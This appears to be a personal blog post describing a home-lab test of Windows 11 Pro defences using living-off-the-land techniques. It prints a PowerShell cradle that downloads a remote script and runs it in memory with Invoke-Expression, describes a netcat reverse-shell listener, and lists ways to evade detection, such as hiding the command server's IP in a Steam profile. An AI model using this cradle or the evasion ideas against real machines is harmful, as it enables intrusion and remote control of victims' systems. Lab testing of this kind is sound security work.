Today I spent some time testing how much I could get away with on a freshly updated version of Windows 11 Pro on server hardware. Using nothing but Living off the Land (LoL) binaries, I was surprised by just how much slipped through unnoticed.

I simulated a malicious payload delivery by locally hosting a ps1 script (lsass.ps1) that I created via python -m http.server. Then, using Powershell I ran the following on the victim:
$wc = New-Object System.Net.WebClient
$code = $wc.DownloadString(“http://10.0.0.21/lsass.ps1”)
Invoke-Expression $code
This made an HTTP GET request to retrieve the payload, and executed it in memory using Invoke-Expression. Within lsass.ps1 is instruction to connect back to a simple netcat listener running on my mac via “nc -lv 8877”
Weirdly enough, the above executed successfully with tamper protection and all other Virus & Threat Protection settings enabled.
Once the malicious code was loaded into memory, I had full terminal access without much resistance from AV.
There’s still more I could have done to increase stealth.. obfuscating network indicators, modifying the user-agent, using HTTPS with a self-signed or trusted certificate, or even embedding the malicious IP in a STEAM profile name and having the script parse the profile page to extract and redirect to it. I’ve seen this technique used in real-world attacks – it’s surprisingly effective (and creative).
Anyway, I don’t have much of a social life these days obviously.
Also – completely off topic but the new MacOS Tahoe is ICONIC. I’m loving it so far, even though it’s made troubleshooting one of my apps on the app store exceedingly challenging.
#Hacking #CyberSecurity #OffensiveSecurity #Pentesting #PenetrationTesting #Windows11 #Defender #Windows11Pro
 Exploit and Chill
Leave a comment